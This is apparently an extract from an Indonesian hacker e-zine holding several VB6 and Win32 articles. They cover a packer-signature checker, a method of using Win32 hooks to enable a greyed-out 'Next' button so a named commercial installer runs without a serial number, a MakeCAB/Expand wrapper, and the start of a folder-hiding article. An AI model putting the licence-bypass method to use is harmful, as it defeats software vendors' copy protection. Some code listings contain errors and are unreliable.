lalu bagai mana cara kita membuat program agar dapat membuka sebuah file Executable? Lanjut ke project:

No.	Object	Properti	Value
1	form	name	Form1
2	Common Dialog	name	Cd
3	TextBox	name	Text1
4	ComboBox	name	Combo1
5	CommandButton	name	Command1 Command2



```

'Code
Private Sub Command1_Click()
Cd.ShowOpen
If Len(Cd.FileName) > 0 Then Text1.Text = Cd.FileName
Cd.Filter = "Application | *.exe"
End Sub

Private Sub Command2_Click()
isvb (Text1.Text)
End Sub

Function isvb(alamat As String)
Dim sTemp As String
Open alamat For Binary As #1
sTemp = Space(LOF(1))
Get #1, , sTemp
Close #1
If InStr(sTemp, (Combo1.Text)) Then _
MsgBox "Ini packernya" Else _
MsgBox "bukan Ini packernya"
End Function

Private Sub Command3_Click()
List1.AddItem Combo1.Text
Combo1.SetFocus
End Sub

Private Sub Form_Load()

```

```

Combo1.AddItem "UPX1"
Combo1.AddItem "petite"
Combo1.AddItem "PEPACK"
Combo1.AddItem "FPEception"
End Sub

```

Sedikit penjelasan:

```

Open alamat For Binary As #1
sTemp = Space(LOF(1))
Get #1, , sTemp
Close #1

```

file Executable dibuka dalam mode binary, dan seluruh isinya langsung ditampung ke dalam sebuah variable. Lalu dengan referensi dari string yang telah ditentukan misal string "UPX1" lalu dengan logika **if-then-else** kita bisa mengecek apakah string tersebut terdapat didalam suatu file Executable.


```

If InStr(sTemp, (Combo1.Text)) Then _
MsgBox "Ini packernya" Else _
 MsgBox "bukan Ini packernya"
End Function

```

Jika terdapat string seperti pada ComboBox maka keluarkan pesan "Ini packernya" jika tidak maka akan keluarkan pesan "bukan Ini packernya".

Coba jalankan programnya:



Code diatas masih sangat sederhana anda dapat mengembangkannya sendiri seperti membuat database diluar program ini agar data string dapat terus di tambah atau diupdate.

Semua yang ada dalam artikel ini hanya untuk pembelajaran semata.. semoga bermanfaat bagi kita semua ☺

Salam buat: ferdianelli(yogyaFree), mas Aat (virologi), Hirin(codenese) and all of underground community...☺

Biografi Penulis



Anharku. Pertama mengenal komputer saat SMP pertamanya kenal komputer hanya bermain game bawaan window's lambat laun karna pergaulan dan pertumbuhan, merasakan anehnya cinta monyet...patahhati lalu melampiaskannya pada bermain Game online namun karena satu persatu game itu servernya runtuh (gameOver kali) jadi aku memutuskan vakum dari dunia gamer waktu itu juga saat aku masih UAS jadi aku fokus ke skull dulu.Lanjut mengenal dunia internet sejak hobi main di warnet untuk sekedar mengecek e-mail, fs, dan sekedar chatting ga jelas..Dari temanku bernama DNZ lah aku mulai

mengenal dunia virus..lalu aku belajar secara otodidak karna temanku DNZ lebih suka dunia Hacking. Belajar algoritma dan pemrograman, membuat flowchart, dan belajar bahasa pemrograman seperti visual basic, delphi, C++, pascal, asmby. Belajar tentang micro, website, PHP, Basis data, MySQL, belajar tentang Jaringan Komputer..belajar tentang segala sesuatu yang berbau komputer.

----- end -----

Menembus Proteksi Password dan Serial Number pada Program dengan Trik Win32 Hook

Penulis : MRHPx (<http://www.mrhpix.co.nr/>)



Mungkin dalam keseharian ada di antara kita yang tidak sengaja menghilangkan Password atau Serial Number dari program yang sudah kita beli. Kalau sudah begitu tentunya repot. Untuk mendapatkannya kembali bisa saja dengan menghubungi toko retail maupun vendor program tempat program tersebut dibeli. Namun, jika ada peraturan dari vendor yang mengharuskan membeli ulang password maupun serial number yang hilang, bagaimana? Bagi Anda mungkin itu bukan masalah ☺ Tapi bagi Saya itu mungkin salah satu masalah besar.

Dari kasus inilah Saya mencoba menerapkan kegunaan Win32 Hook. Sekedar informasi, teknik seperti ini sering digunakan oleh para Reverser di dunia Reverse Engineering. Untuk melakukan debugging file berukuran besar bukan hal yang mudah, memerlukan waktu lama dan harus didukung dengan hardware yang cukup mewah. Bayangkan saja debugging file berukuran diatas 100 MB dan didalamnya mengandung Crypto RSA?!?! Kalau Saya sih membayangkan saja sudah tidak mau, apalagi benar-benar mempraktekkannya.. MALAS! ☺

Paper ini bukanlah sebuah tutorial, tetapi hanyalah sebuah informasi. Implementasi dari pemikiran Saya dengan menerapkan Win32 Hook. Jadi jangan berharap lebih ya? ☺ Karena disini Saya tidak mengajak Anda melakukan proses Reverse Engineering ataupun Coding secara mendalam.. MALAS! ☺ Mungkin lain kali.. tapi gak janji loh..

Teori

Sekedar pengetahuan bagi Anda yang mungkin masih awam dengan istilah pemrograman dan dunia komputer, serta bagi Anda yang bukan Programmer (karena Anda berarti sama seperti Saya.. ☺). Hook atau Win32 Hook merupakan salah satu point mekanisme penanganan pesan (Message-Handling) di dalam Microsoft Windows. Dimana sebuah aplikasi dapat menginstal suatu sub-rutin untuk memonitor lalu lintas pesan didalam sistem dan beberapa proses tertentu dari pesan tersebut sebelum mencapai prosedur jendela target.

Hook itu sendiri termasuk dalam kategori *Handles and Object*. Dan masuk dalam spesifikasi *User object*. Lantas mengapa hal "ANEH" ini diperlukan dalam teknik pemrograman?? Ada 2 alasan.. Pertama, penggunaan obyek dapat memastikan bahwa pengembang (Developer/Programmer) tidak menulis kode secara spesifik untuk low-level, struktur internal. Hal ini memungkinkan Microsoft untuk menambahkan atau mengubah kemampuan sistem operasi, sepanjang pemanggilan konvensi yang asli terjaga. Jadi jika suatu saat Microsoft meluncurkan Operating System, aplikasi yang dibuat oleh para developer ini akan mendapatkan kemampuan baru dengan sedikit penambahan atau tidak sama sekali.

Kedua, pemakaian obyek memungkinkan pengembang (Developer/Programmer) mendapatkan keuntungan dari keamanan Win32. Masing-masing obyek mempunyai daftar kendali akses sendiri (*access-control list /ACL*) yang menetapkan jenis-jenis tindakan proses dapat berjalan pada obyek. Operating System menguji suatu obyek ACL setiap kali sebuah aplikasi mencoba untuk menciptakan handle pada obyek.

Windows APIs

SetWindowsHookEx (Referensi USER32.DLL)
HHOOK SetWindowsHookEx(

```
int idHook, // type of hook to install
HOOKPROC lpfn, // address of hook procedure
HINSTANCE hMod, // handle of application instance
DWORD dwThreadId // identity of thread to install hook for
);
```

CallNextHookEx (Referensi USER32.DLL)


```
LRESULT CallNextHookEx(
    HHOOK hhk, // handle to current hook
    int nCode, // hook code passed to hook procedure
    WPARAM wParam, // value passed to hook procedure
    LPARAM lParam // value passed to hook procedure
);
```

UnhookWindowsHookEx (Referensi USER32.DLL)

```
BOOL UnhookWindowsHookEx(
    HHOOK hhk // handle of hook procedure to remove
);
```


Proof of Concept

Jalankan program Enable Hook (Redaksi : program disertakan dalam bundel Xcode e-mag #14), Anda akan melihat icon kecil di tray icon dengan caption “MRHPx Enable Hook OFF”. Program Enable Hook ini telah diuji pada beberapa aplikasi yang menggunakan proteksi Password maupun Serial Number pada saat installasi, salah satunya adalah DigiFish AncientOcean v1.01. Tanpa Serial Number yang benar Anda tidak akan dapat melakukan installasi program karena tombol “Next” dalam status disable (Screen. 1)



Screen 1

Setelah itu coba Anda klik kiri dengan mouse, program Enable Hook yang berada di tray icon sampai icon dan statusnya berubah menjadi ON (Screen. 2). Tanda berarti OFF, dan tanda berarti ON. Lalu coba klik tombol “Next” disable yang berada di jendela installasi program tadi. Bagaimana? Statusnya berubah menjadi Enable dan bisa di klik dengan mouse bukan?



Screen 2

Kesimpulan

Mengapa tombol "Next" yang semula disable berubah menjadi enable? Padahal Serial Number masih kosong, tidak diisi sama sekali? Jawabannya adalah karena di dalam "Handles and Objects" sebuah aplikasi bisa meraih Obyek-Jendela handle yang ada. Sama halnya dengan Anda tidak perlu mengganti channel TV manual, sampai harus jalan bolak-balik dari tempat duduk Anda ke meja TV jika sudah ada remote control di tangan Anda. Jadi meskipun diisi Password dan Serial Number yang benar ataupun tidak benar sekalipun, installasi akan tetap berjalan lancar.

Sampai disini, Anda sudah melihat kehebatan Win32 Hook bukan. Jadi jangan pernah menganggap remeh Win32 APIs Hook sebelum mempelajarinya. Bahkan proteksi FLEXIm yang terkenal itu pun takluk karena hal ini. Untuk para developer, apakah masih yakin proteksi program installer Anda ini benar-benar aman?? Silahkan berkreasi dan berekspresi dengan Win32 APIs. Terima kasih semoga bermanfaat.


September 2009 in Ramadhan

Salam untuk semua penggemar Assembly, Yogyafree Community, Modarchive, Krisna hartanto untuk Icon packnya, Pras untuk ngobrol anehnya ☺, Hutch untuk librarynya, Formosoft untuk software targetnya, Astalavista untuk semuanya, FOSi, dT, tPORT, TSRh, dan bagi pembaca paper ini.

----- end -----

MakeCAB dan Expand Dengan VB6

Penulis : Chung Chin (hack.chin@gmail.com)



Pada waktu melihat gambar di atas mungkin anda tidak asing lagi, karena gambar diatas ada file properties pada Windows. Sebenarnya file yang dituju adalah file themeui.dll.

gambar diatas sudah aku modifikasi sehingga akan berubah dari aslinya. Themeui.dll yang udah diubah tersebut bisa anda sertakan di file setup Windows jika file themeui.dll dibuat menjadi themeui.dll_.

Program ini saya buat guna menyingkat waktu dalam mengekstrak file Windows yang berekstensi *.dl_ , *.cp_ , *.ex_ dan lain-lainnya kemudian mengembalikan file tersebut ke bentuk semula.

Kenapa kog harus di ekstrak padahal file tersebut kan sudah ada di file Windows yang sudah terinstall tinggal pakai ambil aja di c:\windows\system32 kan ga repot. He..he..

Tapi kalau anda ingin membuat modifikasi file Windows tersebut dari file setup pada CD Windows pasti anda akan kebingungan. Sebenarnya bisa pakai command prompt yang disediakan oleh windows tapi akan memperlama anda dalam mengetik di command prompt.

Kemudian karena aku terinspirasi dengan perintah-perintah di command prompt sehingga aku membuat program ini.

A. Program Expand dan MakeCab

```
' | <<<<<<<<...: Programmer :...>>>>>>>>>|
' | Name  : Sodikin
' | site  : http://s0dikin.blogspot.com
' | email : hack.chin@gmail.com
' |           mr_hack77@yahoo.com
' |           chung_chin@joomlaku.info
' | forum : www.xcode.or.id
' |           www.vb-bego.net
' | <<<<<<<<...: End of File :...>>>>>>>>|
```



File terdiri dari
 frmMain (4 label, 4 commandbutton)
 modMakeFolder
 CommonDialog (User Control)
 Langsung aja ya. Kita tuliskan codenya

Untuk frmMain.frm

```

Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As Long, ByVal
bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function WaitForSingleObject Lib "kernel32" (ByVal hHandle As Long, ByVal
dwMilliseconds As Long) As Long
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long

Private Const SYNCHRONIZE = &H100000
Private Const INFINITE = -1&
Dim FileNama As String
Private Sub ShellAndWait(ByVal program_name As String)
Dim process_id As Long
Dim process_handle As Long

process_id = Shell(program_name, vbHide)
DoEvents
' tunggu sampai program selesai
process_handle = OpenProcess(SYNCHRONIZE, 0, process_id)
If process_handle <> 0 Then
  WaitForSingleObject process_handle, INFINITE
  CloseHandle process_handle
End If
End Sub

Private Sub cmdAbout_Click()
MsgBox "Program dibuat oleh Sodikin" + Chr(13) + _
"Email : hack.chin@gmail.com" + Chr(13) + _
"Site :http://s0dikin.blogspot.com" + Chr(13) + _
"Thank for :" + Chr(13) + _
"-----" + Chr(13) + _
"Allah SWT" + Chr(13) + _
"Bokap n Nyokap" + Chr(13) + _
"Istri Tercinta" + Chr(13) + _
"All Frinds" + Chr(13) + _
"-----" + Chr(13) + _
"Forum : www.xcode.co.id; www.vb-bego.net", vbInformation + vbOKOnly, "About Me?"
End Sub

Private Sub cmdExit_Click()
End
End Sub

Private Sub cmdExpand_Click()
With CD
.Filter = "*.*.sy_.*.dl_.*.ex_.*.cp_|*.sy_.*.dl_.*.ex_.*.cp_|"
.DialogTitle = "Buka File Xwaja"
>ShowOpen
End With
txtSource.Text = CD.FileName
Label2.Caption = CD.FileTitle
txtHasil.Text = Left(CD.FileName, Len(txtSource.Text) - Len(Label2.Caption)) + "HasilExpand"
.CreateDirectory txtHasil.Text, Keamanan
'buat file BAT untuk melakukan Expand
FileNama = GetSystemPath + "chungchin.bat"
Open FileNama For Output As #1
Print #1, Tab(1); "expand.exe -r " + txtSource.Text + "" + txtHasil.Text
Close #1

```

```

'Jalankan file BAT yang telah dibuat
ShellAndWait FileNama
'Hapus file BAT yang telah dibuat
Kill FileNama
MsgBox "expand file :" + txtSource.Text + Chr(13) + _
    "silahkan di lihat di " + txtHasil.Text
End Sub

Private Sub cmdMakeCab_Click()
With CD
    .Filter = "*.*.sys, *.dll, *.exe | *.sys;*.dll;*.exe | "
    .DialogTitle = "Buka File BM@"
    .ShowOpen
End With
txtSource.Text = CD.FileName
Label2.Caption = CD.FileTitle
Label3.Caption = Left(CD.FileName, Len(txtSource.Text) - Len(Label2.Caption)) + "HasilCab"
txtHasil.Text = Label3.Caption + "\" + Left(CD.FileTitle, Len(Label2.Caption) - 1) + "_"
CreateDirectory Label3.Caption, Keamanan
'buat file BAT untuk melakukan MakeCAB
FileName = GetSystemPath + "chungchin.bat"
Open FileName For Output As #1
Print #1, Tab(1); "makecab.exe " + txtSource.Text + " " + txtHasil.Text
Close #1
'Jalankan file BAT yang telah dibuat
ShellAndWait FileNama
'Hapus file BAT yang telah dibuat
Kill FileNama
MsgBox "MakeCAB file :" + txtSource.Text + Chr(13) + _
    "silahkan di lihat di " + txtHasil.Text
End Sub

```

Kemudian anda ketikkan code ini untuk Module (modMakeFolder)

```

Option Explicit
Public Declare Function CreateDirectory Lib "kernel32" Alias "CreateDirectoryA" (ByVal
IpPathName As String, IpSecurityAttributes As SECURITY_ATTRIBUTES) As Long
Public Declare Function NdamelAnak Lib "kernel32" Alias "CopyFileA" (ByVal IpExistingFileName
As String, ByVal IpNewFileName As String, ByVal bFailIfExists As Long) As Long
Public Declare Function GetSystemDirectory Lib "kernel32.dll" Alias "GetSystemDirectoryA" (ByVal
IpBuffer As String, ByVal nSize As Long) As Long

Public Type SECURITY_ATTRIBUTES
    nLength As Long
    IpSecurityDescriptor As Long
    bInheritHandle As Long
End Type
Public Keamanan As SECURITY_ATTRIBUTES
Public Sub GaweAnakManeh(Ibu As String, Anak As String)
    NdamelAnak Ibu, Anak, 0
End Sub

Public Function GetSystemPath() As String
On Error Resume Next
Dim Buffer As String * 255
Dim x As Long
    x = GetSystemDirectory(Buffer, 255)
    GetSystemPath = Left(Buffer, x) & "\"
End Function

```

Yang terakhir anda buat Usercontrol kemudian beri nama CommonDialog (sebenarnya bisa pakai comdlg.ocx yang sudah terinstall, tapi program ga akan portable karena harus menyertakan

comdlg.ocx. tapi kalau kita buat sendiri maka program yang kita buat bisa di jalankan di semua komputer (tapi yang berbasis windows tentunya)

Langsung aja setelah buat UserControl langsung tuliskan code berikut:

```
Option Explicit
Private Declare Function GetOpenFileName Lib _
    "COMDLG32.DLL" Alias "GetOpenFileNameA" _
    (pOpenfilename As OPENFILENAME) As Long
Private Declare Function GetSaveFileName Lib _
    "COMDLG32.DLL" Alias "GetSaveFileNameA" _
    (pOpenfilename As OPENFILENAME) As Long

Private cdlg As OPENFILENAME
Private LastFileName As String

Private Type OPENFILENAME
    lStructSize As Long
    hwndOwner As Long
    hInstance As Long
    lpszFilter As String
    lpszCustomFilter As String
    nMaxCustFilter As Long
    nFilterIndex As Long
    lpszFile As String
    nMaxFile As Long
    lpszFileTitle As String
    nMaxFileTitle As Long
    lpszInitialDir As String
    lpszTitle As String
    Flags As Long
    nFileOffset As Integer
    nFileExtension As Integer
    lpszDefExt As String
    lCustData As Long
    lpfnHook As Long
    lpszTemplateName As String
End Type

Private Const OFN_ALLOWMULTISELECT = &H200
Private Const OFN_CREATEPROMPT = &H2000
Private Const OFN_ENABLEHOOK = &H20
Private Const OFN_ENABLETEMPLATE = &H40
Private Const OFN_ENABLETEMPLATEHANDLE = &H80
Private Const OFN_EXPLORER = &H80000
Private Const OFN_EXTENSIONDIFFERENT = &H400
Private Const OFN_FILEMUSTEXIST = &H1000
Private Const OFN_HIDEREADONLY = &H4
Private Const OFN_LONGNAMES = &H200000
Private Const OFN_NOCHANGEDIR = &H8
Private Const OFN_NODEREFERENCELINKS = &H100000
Private Const OFN_NOLONGNAMES = &H40000
Private Const OFN_NONNETWORKBUTTON = &H20000
Private Const OFN_NOREADONLYRETURN = &H8000
Private Const OFN_NOTESTFILECREATE = &H10000
Private Const OFN_NOVALIDATE = &H100
Private Const OFN_OVERWRITEPROMPT = &H2
Private Const OFN_PATHMUSTEXIST = &H800
Private Const OFN_READONLY = &H1
Private Const OFN_SHAREWARE = &H4000
Private Const OFN_SHAREFALLTHROUGH = 2
Private Const OFN_SHARENOWARN = 1
Private Const OFN_SHAREWARN = 0
Private Const OFN_SHOWHELP = &H10
```

```
Public Enum DialogFlags
    ALLOWMULTISELECT = OFN_ALLOWMULTISELECT
    CREATEPROMPT = OFN_CREATEPROMPT
    ENABLEHOOK = OFN_ENABLEHOOK
    ENABLETEMPLATE = OFN_ENABLETEMPLATE
    ENABLETEMPLATEHANDLE = OFN_ENABLETEMPLATEHANDLE
    EXPLORER = OFN_EXPLORER
    EXTENSIONDIFFERENT = OFN_EXTENSIONDIFFERENT
    FILEMUSTEXIST = OFN_FILEMUSTEXIST
    HIDEREADONLY = OFN_HIDEREADONLY
    LONGNAMES = OFN_LONGNAMES
    NOCHANGEDIR = OFN_NOCHANGEDIR
    NODEREFERENCELINKS = OFN_NODEREFERENCELINKS
    NOLONGNAMES = OFN_NOLONGNAMES
    NONETWORKBUTTON = OFN_NONETWORKBUTTON
    NOREADONLYRETURN = OFN_NOREADONLYRETURN
    NOTESTFILECREATE = OFN_NOTESTFILECREATE
    NOVALIDATE = OFN_NOVALIDATE
    OVERWRITEPROMPT = OFN_OVERWRITEPROMPT
    PATHMUSTEXIST = OFN_PATHMUSTEXIST
    ReadOnly = OFN_READONLY
    SHAREWARE = OFN_SHAREWARE
    SHAREFALLTHROUGH = OFN_SHAREFALLTHROUGH
    SHARENOWARN = OFN_SHARENOWARN
    SHAREWARN = OFN_SHAREWARN
    ShowHelp = OFN_SHOWHELP
End Enum
```

```
Private CFm_CancelError As Boolean
Private CFm_DialogTitle As String
Private CFm_DefaultExt As String
Private CFm_FileName As String
Private CFm_FileTitle As String
Private CFm_Filter As String
Private CFm_Flags As DialogFlags
Private CFm_InitDir As String
```

```
Public Property Get CancelError() As Boolean
    CancelError = CFm_CancelError
End Property
```

```
Public Property Let CancelError(PropVal As Boolean)
    CFm_CancelError = PropVal
End Property
```

```
Public Property Get DialogTitle() As String
    DialogTitle = CFm_DialogTitle
End Property
```

```
Public Property Let DialogTitle(PropVal As String)
    CFm_DialogTitle = PropVal
End Property
```

```
Public Property Get DefaultExt() As String
    DefaultExt = CFm_DefaultExt
End Property
```

```
Public Property Let DefaultExt(PropVal As String)
    CFm_DefaultExt = PropVal
End Property
```

```
Public Property Get FileName() As String
```

```
FileName = CFm_FileName
End Property

Public Property Let FileName(PropVal As String)
    CFm_FileName = PropVal
End Property

Public Property Get FileTitle() As String
    FileTitle = CFm_FileTitle
End Property

Public Property Let FileTitle(PropVal As String)
    CFm_FileTitle = PropVal
End Property

Public Property Get Filter() As String
    Filter = CFm_Filter
End Property

Public Property Let Filter(PropVal As String)
    CFm_Filter = PropVal
End Property

Public Property Get Flags() As DialogFlags
    Flags = CFm_Flags
End Property

Public Property Let Flags(PropVal As DialogFlags)
    CFm_Flags = PropVal
End Property

Public Property Get InitDir() As String
    InitDir = CFm_InitDir
End Property

Public Property Let InitDir(PropVal As String)
    CFm_InitDir = PropVal
End Property

Private Sub UserControl_Initialize()
    UserControl.Height = 32 * 15
    UserControl.Width = 32 * 15
End Sub

Private Sub UserControl_Resize()
    UserControl.Height = 32 * 15
    UserControl.Width = 32 * 15
End Sub

Public Sub ShowOpen()
    Dim i As Integer
    Dim flt As String, idir As String, trez As String
    On Error Resume Next
    flt = Replace(Filter, "|", Chr(0))

    If Len(flt) = 0 Then flt = Replace("All Files (*.*) | *.| ", _
        "|", Chr(0))
    If Right(flt, 1) <> Chr(0) Then flt = flt & Chr(0)
    If Len(InitDir) = 0 Then idir = FileName Else idir = InitDir

    cdlg.hwndOwner = UserControl.Parent.hWnd
    cdlg.hInInstance = App.hInInstance
```

```

cdlg.lpstrFilter = flt
cdlg.lpstrFile = FileName & String(255 - Len(FileName), _
Chr(0))
cdlg.nMaxFile = 256
cdlg.lpstrFileTitle = String(255, Chr(0))
cdlg.nMaxFileTitle = 256
cdlg.lpstrInitialDir = idir
cdlg.lpstrTitle = DialogTitle
cdlg.Flags = Flags
cdlg.lStructSize = Len(cdlg)
trez = IIf(GetOpenFileName(cdlg), Trim(cdlg.lpstrFile), "")

If Len(trez) > 0 Then FileName = trez: FileTitle = _
cdlg.lpstrFileTitle Else If CancelError Then _
Err.Raise -1, "CDL control", "Cancel"

End Sub

Public Sub ShowSave()

Dim i As Integer
Dim flt As String, idir As String, trez As String
On Error Resume Next
flt = Replace(Filter, "|", Chr(0))

If Len(flt) = 0 Then flt = Replace("All Files (*.*) | *.* | ", _
" | ", Chr(0))
If Right(flt, 1) <> Chr(0) Then flt = flt & Chr(0)
If Len(InitDir) = 0 Then idir = FileName Else idir = InitDir

cdlg.hwndOwner = UserControl.Parent.hWnd
cdlg.hInstance = App.hInstance
cdlg.lpstrFilter = flt
cdlg.lpstrFile = FileName & String(255 - Len(FileName), _
Chr(0))
cdlg.nMaxFile = 256
cdlg.lpstrFileTitle = String(255, Chr(0))
cdlg.nMaxFileTitle = 256
cdlg.lpstrInitialDir = idir
cdlg.lpstrTitle = DialogTitle
cdlg.Flags = Flags
cdlg.lStructSize = Len(cdlg)
trez = IIf(GetSaveFileName(cdlg), Trim(cdlg.lpstrFile), "")

If Len(trez) > 0 Then FileName = trez: FileTitle = _
cdlg.lpstrFileTitle Else If CancelError Then _
Err.Raise -1, "CDL control", "Cancel"

```

End Sub

Sudah selesai dalam penulisan silahkan aja di jalankan.

B. Penutup

Program ini dibuat Cuma sebentar aja karena iseng aja untuk mengisi liburan sekolah. Semoga aja dapat membantu dalam pengembangan program yang lainnya.

----- end -----


MENYEMBUYIKAN FOLDER PRIBADI DIBELAKANG FOTO IMUT

Penulis : Mintox_ByTe (mintox_byte@yahoo.com)



Ini artikelku yang kedua (Pasti dah pada kangen ma muka imutku,He..) Tapi sekarang emailku dah ganti & namaku juga kutambahin strings ByTe dibelakangnya, biar keren GeTo Loh! Kaya' simbah NeMeSiS_ByTe (ku ngefans neh ma simbah, artikel crackingnya keren abis!!).

